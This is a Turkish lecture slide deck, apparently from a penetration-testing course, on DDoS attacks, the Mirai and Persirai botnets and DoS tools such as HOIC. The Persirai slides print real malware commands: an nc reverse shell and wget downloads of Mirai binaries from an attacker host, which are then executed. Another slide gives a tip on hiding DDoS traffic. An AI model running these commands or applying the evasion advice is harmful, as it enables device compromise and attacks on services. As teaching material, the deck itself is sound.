
# DDoS Saldırı Trendleri

## Verisign DDoS Trends Report - Q4 2014

- ▶ Ortalama saldırısı boyutu **7.39 Gbps** (gigabits per second)
- ▶ Q3-2014'e göre % 14 daha yüksek
- ▶ Q4-2013'e göre % 245 daha yüksek


## Hizmet Dışı Bırakma Saldırısı Nedir?

- ▶ Hizmet dışı bırakma (denial-of-service - DoS) saldırıları, kullanıcıların sistem kaynaklarına olan erişimi engellemek amacıyla bilgisayar veya ağ üzerinde yapılan saldırılardır.
- ▶ Bir DoS saldırısı, hizmetlere aşırı talep göndererek veya ağ trafiği oluşturarak kaynakların (cpu, memory, disk v.s.) tüketilmesini hedefler.
- ▶ DoS saldırısı sonucu bir web sitesine erişilememesi veya ağ performansının düşmesi gibi sonuçlara neden olur.




# Dağıtık Hizmet Dışı Bırakma Saldırısı Nedir?

- ▶ Ele geçirilen bilgisayarlar (compromised computers) aracılığıyla bir hedefe yapılan saldırılar.
- ▶ **Botnetler** kullanılarak yapılan DoS saldırıları



# Mirai I



- ▶ **Bot:** Cihazlara bulaşan zararlı yazılım
  - ▶ Hatalı konfigüre cihazlara kendini bulaştırmak
  - ▶ Botmaster'dan komut geldikten sonra saldırıyı gerçekleştirmek
- ▶ **Command and control (C&C) server:** Botnet'i yönetmek için merkezi yönetim arayüzü. *Iletişim:* anonymous Tor network
- ▶ **Loader:** farklı platformlarda yayılması amacıyla kullanılan bileşen. 18 farklı platform (x86, ARM, MIPS v.s.)
- ▶ **Report database:** Botnet içerisinde yer alan bilgileri. Zararlı yazılımın yeni bulaşmış olduğu cihaz kendini buraya kayıt eder.

## Mirai II

### Botnet çalışması ve iletişim

- ▶ TCP 23 ve 2323 portlarını tarar.
  - ▶ 23: telnet portu, IoT cihazlarda alternatif olarak 2323 portları Telnet için ayarlanabilmektedir.
  - ▶ Taranmayan yerler: US Postal Service, The Department of Defense, the Internet Assigned Numbers Authority, General Electric, and Hewlett-Packard

Adım 1: 62 kullanıcı adı/parola ile brute force saldırısı

Adım 2: Başarılı oturum açma ve komut satırına erişim sonrası cihaz hakkında bilgiler report server'a gönderilir.

Adım 3: C&C server report server ile iletişime geçerek yeni kurbanlar ve botnet'in durumu hakkında bilgi alır.

Adım 4: Botmaster, loader'a IP adresleri ve donanım mimari bilgilerini verir.

Adım 5: Loader, cihaz üzerinde oturum açar, **wget** ile zararlı yazılım (Malware) indirilir. Diğer zararlı yazılımların bağlanması için Telnet, SSH servislerini kapatır.

## Mirai III

Adım 6: Botmaster, C&C üzerinden hedef IP adresi, saldırının süresi, saldırı tipi bilgilerini girer.

Adım 7: Bot instance yazılım TCP, HTTP Seli gibi 10 farklı saldırı tipi ile hedef IP adresine saldırır.

### Variants


- ▶ Kasım 2016. 7547 portunu (ISP tarafından müşterilerin router/modelerine bağlanılan port) tarayan variant. Deutsche Telekom'a üye olan yaklaşık 1 milyon abone routerlarına erişmeye çalıştı.
- ▶ Şubat 2017, Bir üniversiteye yapılan ve 54 saat süren DDoS saldırısı.
- ▶ Mayıs 2017, Persirai (Persian Mirai), spesifik web-kameraların 81. portuna erişim sağlamaya çalıştı. Brute-force yerine biline bir zero-day açılığı sömürülerek gerçekleştirildi.

# Persirai I

## Persirai


- ▶ Mayıs 2017'de 1000 farklı IP kamera modelini hedef alan bir IoT botnet'i tespit edildi.

# Persirai II



**Sekil:** The number of vulnerable IP Cameras as of April 26, 2017 (derived from Shodan data)

# Persirai III



**Şekil:** Infection Flow of Persirai

## Persirai IV

```
$ (nc load.gtpnet.ir 1234 -e /bin/sh)
```

```
busybox nohup sh -c "killall encoder ;  
wget http://ntp.gtpnet.ir/wificam.sh -O /tmp/a.sh ;  
chmod +x /tmp/a.sh ;  
/tmp/a.sh" > /dev/null 2>&1&
```

```
wget http://ntp.gtpnet.ir/mirai.arm -O /tmp/arm.bin  
wget http://ntp.gtpnet.ir/mirai.arm5n -O /tmp/arm5.bin  
wget http://ntp.gtpnet.ir/mirai.arm7 -O /tmp/arm7.bin  
wget http://ntp.gtpnet.ir/mirai.mips -O /tmp/mips.bin  
wget http://ntp.gtpnet.ir/mirai.mpsl -O /tmp/mpsl.bin  
chmod +x /tmp/arm.bin  
chmod +x /tmp/arm5.bin  
chmod +x /tmp/arm7.bin  
chmod +x /tmp/mips.bin  
chmod +x /tmp/mpsl.bin  
killall *.bin  
killall arm
```

# Persirai V

```
killall arm5
killall arm7
killall mips
killall mpsl
killall hal
/tmp/arm.bin
/tmp/arm5.bin
/tmp/arm7.bin
/tmp/mips.bin
/tmp/mpsl.bin
rm -rf /tmp/*.bin
```

# İçindekiler


- 1 Python
- 2 Python for Pentsters
  - Paket Oluşturma Araçları
  - Problem
- 3 Scapy
  - Giriş
  - Ana Konsept
- 4 Ağ Tarama ve Saldırı
  - TCP Port Taraması
  - Detect fake TCP replies
  - IP protocol scan
  - Lab
- 5 DDoS
  - DDoS Saldırı Trendleri
  - Mirai

- Persirai
- 6 DDoS Saldırı Kategorileri
  - Giriş
  - TCP/IP Standardı
  - Dos/DDoS Saldırıları
  - Digital Attack Map
- 7 BotNets
  - Botnet
  - RoBotNetwork
  - Botnet Propagation
  - Botnet Araçları
  - Dos/DDoS Araçları
- 8 DDoS Saldırıları
  - Giriş
  - Yöntemler
  - Saldırılar

# DDoS Saldırı Kategorileri



# TCP/IP Standardı



## Tanım

- ▶ Internet'in temeli
- ▶ Yollanan veriler her katmanda sarmallanır (encapsulation) ve bir alt katmana yollanır.
- ▶ Alıcı tarafında bu veriler teker teker açılıp (decapsulation) bir üst katmana gönderilir

- |  |   |
|--|---|
| <ul style="list-style-type: none"> <li>▶ Uygulama</li> <li>▶ Taşıma</li> </ul> | <ul style="list-style-type: none"> <li>▶ Ağ</li> <li>▶ AğErişimi</li> </ul> |
|--|---|

# Dos/DDoS Saldırıları



## Kavramlar

- ▶ DoS
- ▶ DDoS
- ▶ RoBotNetwork

# DoS Saldırıları

## Hedef

- ▶ Sunucu/Bilgisayar
- ▶ Ağ bileşenleri
- ▶ Uygulamalar
- ▶ Web siteleri

## Yaklaşım

- ▶ Band genişliği
  - ▶ kurallara uygun olmayan, yüksek trafik isteği
  - ▶ hedef: ağ band genişliği, bağlantı
- ▶ Bağlantı
  - ▶ Sunucu yüksek bağlantı isteği ile çalışamaz hale getirilir.
  - ▶ CPU/Memory kaynakları tükenir
  - ▶ Yasal kullanıcılar için cevap veremez hale gelir.
- ▶ **Sonuç:** İşletmenin hizmet verememesi.

# DoS Saldırı Etkileri

## DoS Saldırı Etkileri

- ▶ IT birimine olan etkileri
  - ▶ düşük ağ genişliği
  - ▶ İstek için bağlantıda yavaşlık
  - ▶ İsteklere cevap verememe
- ▶ İşletmeye etkileri
  - ▶ Prestij kaybı
  - ▶ Müşteri kaybı
  - ▶ Çalışmayan servisler

# Digital Attack Map - <http://www.digitalattackmap.com>

February 17

2017

Showing All  
Countries  
Show Attacks



Large attacks on United States


Color Attacks By

- Type
  - Source Port
  - Duration
  - Dest. Port
- TCP Connection
  - Volumetric
  - Fragmentation
  - Application

Size (Bandwidth, in Gbps)



Shape (source + destination)



# Digital Attack Map - <http://www.digitalattackmap.com> II

Notable Recent Attacks — [Explore the gallery](#)



Sept. 22, 2016



Aug. 22, 2016



July 17, 2016



May 20, 2016



Most Active Countries (normalized) — As source



As destination



Web & News Results (Feb 17 - 18)

[Turkish nameservers hit with massive DDoS attack | The Daily Dot](#)

[www.dailydot.com](#) - Dec 17, 2015

Since Monday morning, the country's official domain name servers have been under a Distributed Denial of Service (DDoS) attack. The attack's ...

[RT targeted by massive DDoS attack during attempted Turkey coup ...](#)

[www.rt.com](#) - Jul 16, 2016

Biggest attack on RT.com: Website hit by 10 Gbps DDoS. "We received a major DDoS attack when the Turkish coup started, second one from ...

[Could cyberattack on Turkey be a Russian retaliation? - Telegraph](#)

[www.telegraph.co.uk](#) - Dec 18, 2015

At least 400,000 websites in Turkey are under cyberattack, with ... Let the cyber wars begin: Turkey hit by massive DDOS attack at a speed of 40gbps (avg. ... This week, F-Secure said that independent pro-Moscow hacking ...

[Turkey will strengthen cybersecurity after attacks](#)

[www.scmagazine.com](#) - Dec 30, 2015

Presidential spokesman said Turkey will bolster its cybersecurity efforts, after DNS servers were hit with a DDoS attack.

[WikiLeaks Servers Go Down Under DDoS Attack After Announcing ...](#)

[news.softpedia.com](#) - Jul 19, 2016

A sustained DDoS attack has prevented WikiLeaks from releasing today a set of documents related to the failed Turkish coup and that it ...

# Digital Attack Map - <http://www.digitalattackmap.com> III

## Digital Attack Map

- ▶ Canlı DDoS saldırıları
- ▶ Geçmiş tarih gösterimi
- ▶ Basında yer alan haberler
- ▶ **Google Jigsaw** (Eski adı: Google Ideas)
  - ▶ Project Shield (anti-DDoS Service)
  - ▶ media, elections, and human rights related content.
  - ▶ **Cloudflare** alternatif

# İçindekiler


- 1 Python
- 2 Python for Pentsters
  - Paket Oluşturma Araçları
  - Problem
- 3 Scapy
  - Giriş
  - Ana Konsept
- 4 Ağ Tarama ve Saldırı
  - TCP Port Taraması
  - Detect fake TCP replies
  - IP protocol scan
  - Lab
- 5 DDoS
  - DDoS Saldırı Trendleri
  - Mirai
- 6 Persirai  
DDoS Saldırı Kategorileri
  - Giriş
  - TCP/IP Standardı
  - Dos/DDoS Saldırıları
  - Digital Attack Map
- 7 BotNets
  - Botnet
  - RoBotNetwork
  - Botnet Propagation
  - Botnet Araçları
  - Dos/DDoS Araçları
- 8 DDoS Saldırıları
  - Giriş
  - Yöntemler
  - Saldırılar

## Botnet

### Botnet

- ▶ **Bot:** Pek çok bilgisayar işlemini otomatik olarak yapabilen robotlar bilişimin tüm alanlarında kullanılır. En ünlü oldukları alan, arama motorları tarafından kullanıldıkları endeksleme teknolojisidir.
  - ▶ Saldırgan tarafından zararlı amaçlar için bilgisayarların kontrolünü alan yazılımlar.
- ▶ Zombie, zombie agent
- ▶ **Cluster:** Ele geçirilmiş (compromised computers) bilgisayarlardan oluşan, bir kurbana saldıran bilgisayar kümesi
  - ▶ Bu bilgisayarlar sahiplerinin haberi olmadan ele geçirilmişlerdir.
  - ▶ Başka birinin bilgisayarını kullanarak saldırıcı yasal olmayan aktivitelerini gizler.

# RoBotNetwork I



## Tanım

Çeşitli görevleri yerine getirmek için "botnet owner" tarafından kullanılan internete bağlı olan cihazlardan oluşan ağı.

- ▶ DDoS
- ▶ Veri Hırsızlığı
- ▶ Spam
- ▶ Bir cihaza erişim

# RoBotNetwork II

## Mimari



**Şekil: Client-Server Model**

- ▶ Rustock botnet
- ▶ Srizbi botnet




**Şekil: P2P Model**

- ▶ Gameover ZeuS
- ▶ ZeroAccess botnet


# RoBotNetwork III

- ▶ Bot'lar genellikle Internet üzerinde otomatize işleri yerine getirmek amacıyla geliştirilmiştir olan yazılımlardır. Arama motoru indeksleme, web spider v.s.
- ▶ Botnetler ise DDoS saldırısı düzenlemek amacıyla ele geçirilmiş bilgisayar topluluklarına verilen isimdir.
- ▶ **Botnet Bileşenleri**
  - ▶ **Command and control (C&C)**: Botnet üyelerine komutları gönderen bilgisayarlar.
  - ▶ **Zombie computer** :
    - ▶ Zararlı görevleri yerine getirmek için saldırgan, virus gibi bileşenler tarafından ele geçirilen bilgisayarlar.



# RoBotNetwork IV


## Carna Botnet



- ▶ "Default password", "no password" router'lar kullanıldı.
- ▶ 24 saatlik internet kullanımını göstermek için
- ▶ Of the 4.3 billion possible IPv4 addresses, Carna Botnet found a total of 1.3 billion addresses in use, including 141 million that were behind a firewall

# Botnet Propagation

- ▶ Yayılım dolaylı olur.
- ▶ Saldırgan yönetici olarak çalışır, saldırıyla katılmaz
- ▶ Saldırgan “*campaign managers*” üzerinden gider
- ▶ Saldırgan, saldırı ağı oluşturur “*affiliation network of attackers*”



# Botnet Araçları

## Botnet Araçları

- ▶ **Win32.Shark:** backdoor Trojan horse  
**Özellikleri**
  - ▶ reverse connecting
  - ▶ firewall-bypassing
  - ▶ remote administration
- ▶ **Poison Ivy:** Remote Access Trojan (RAT)
  - ▶ şifreler
  - ▶ banka bilgileri
- ▶ **Netbot Attacker**
- ▶ **PlugBot**

## Yayıılma Yöntemleri

- ▶ Spam e-postalar
- ▶ illegal siteler

# Dos/DDoS Araçları I

- ▶ **Tribal Flood Network (TFN):**
  - ▶ Unix-based, ICMP, Smurf, UDP, SYN flood saldırıları
- ▶ **Trinoo:**
  - ▶ UDP flood
- ▶ **Stacheldraht:**
  - ▶ UDP, ICMP, TCP SYN, Smurf attack
- ▶ **TFN2K:**
- ▶ **WinTrinoo:**
- ▶ **Shaft**
- ▶ **MStream**
  - ▶ Agent binaries contain a list of master machines that are defined at compile-time by the attacker.
- ▶ **Trinity**

## Dos/DDoS Araçları II

Table: **DDoS Araçları**

DDoS Tool	Saldırı Yöntemi
Trinoo	UDP
TFN	UDP, ICMP, TCP
Stacheldraht	UDP, ICMP, TCP
TFN2K	UDP, ICMP, TCP
Shaft	UDP, ICMP, TCP
MStream	TCP
Trinity	UDP, TCP

### İpucu

Kullanılan DDoS aracının oluşturduğu trafiğin yakalanmasını zorlaştırmak için yüksek port numaraları kullanmalı, iletişim şifreli olmalıdır.

# Dos/DDoS Araçları III

## DDoS Tools


- ▶ Low Orbit Ion Cannon (LOIC)
- ▶ **High Orbit Ion Cannon (HOIC)**
- ▶ Anonymous DoS
- ▶ Tor's Hammer
- ▶ DDOSIM
- ▶ DAVOSET
- ▶ PyLoris
- ▶ Moihack Port-Flooder
- ▶ XOIC
- ▶ OWASP DOS HTTP Post

# High Orbit Ion Cannon (HOIC) I


## High Orbit Ion Cannon (HOIC)

- ▶ HTTP focused destruction tool.
- ▶ Yüksek hızlı multi-threaded HTTP seli
- ▶ Eş zamanlı farklı sitelere HTTP seli
- ▶ Farklı HTTP başlıklarını oluşturarak "traffic flow" senaryosu çalıştırabilme
- ▶ Windows için geliştirilmiş
- ▶ Wine ile Linux, Mac Osx ile kullanılabilir.

# High Orbit Ion Cannon (HOIC) II



# High Orbit Ion Cannon (HOIC) III



oooooooooooo

ooooooo

oooooooooooooooooooooooooooo

oooooooooooo

oooooooooooo

oooo

# High Orbit Ion Cannon (HOIC) IV

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.4	91.93.39.140	TCP	78	57016 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1468 WS=32 TSval=651951385 TSecr=...
2	0.000862	192.168.2.4	91.93.39.140	TCP	78	57017 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=651951305 TSecr=...
3	0.027561	91.93.39.140	192.168.2.4	TCP	74	80 → 57016 [SYN, ACK] Seq=1 Ack=1 Win=5792 Len=0 MSS=1452 SACK_PERM=1 TSval=...
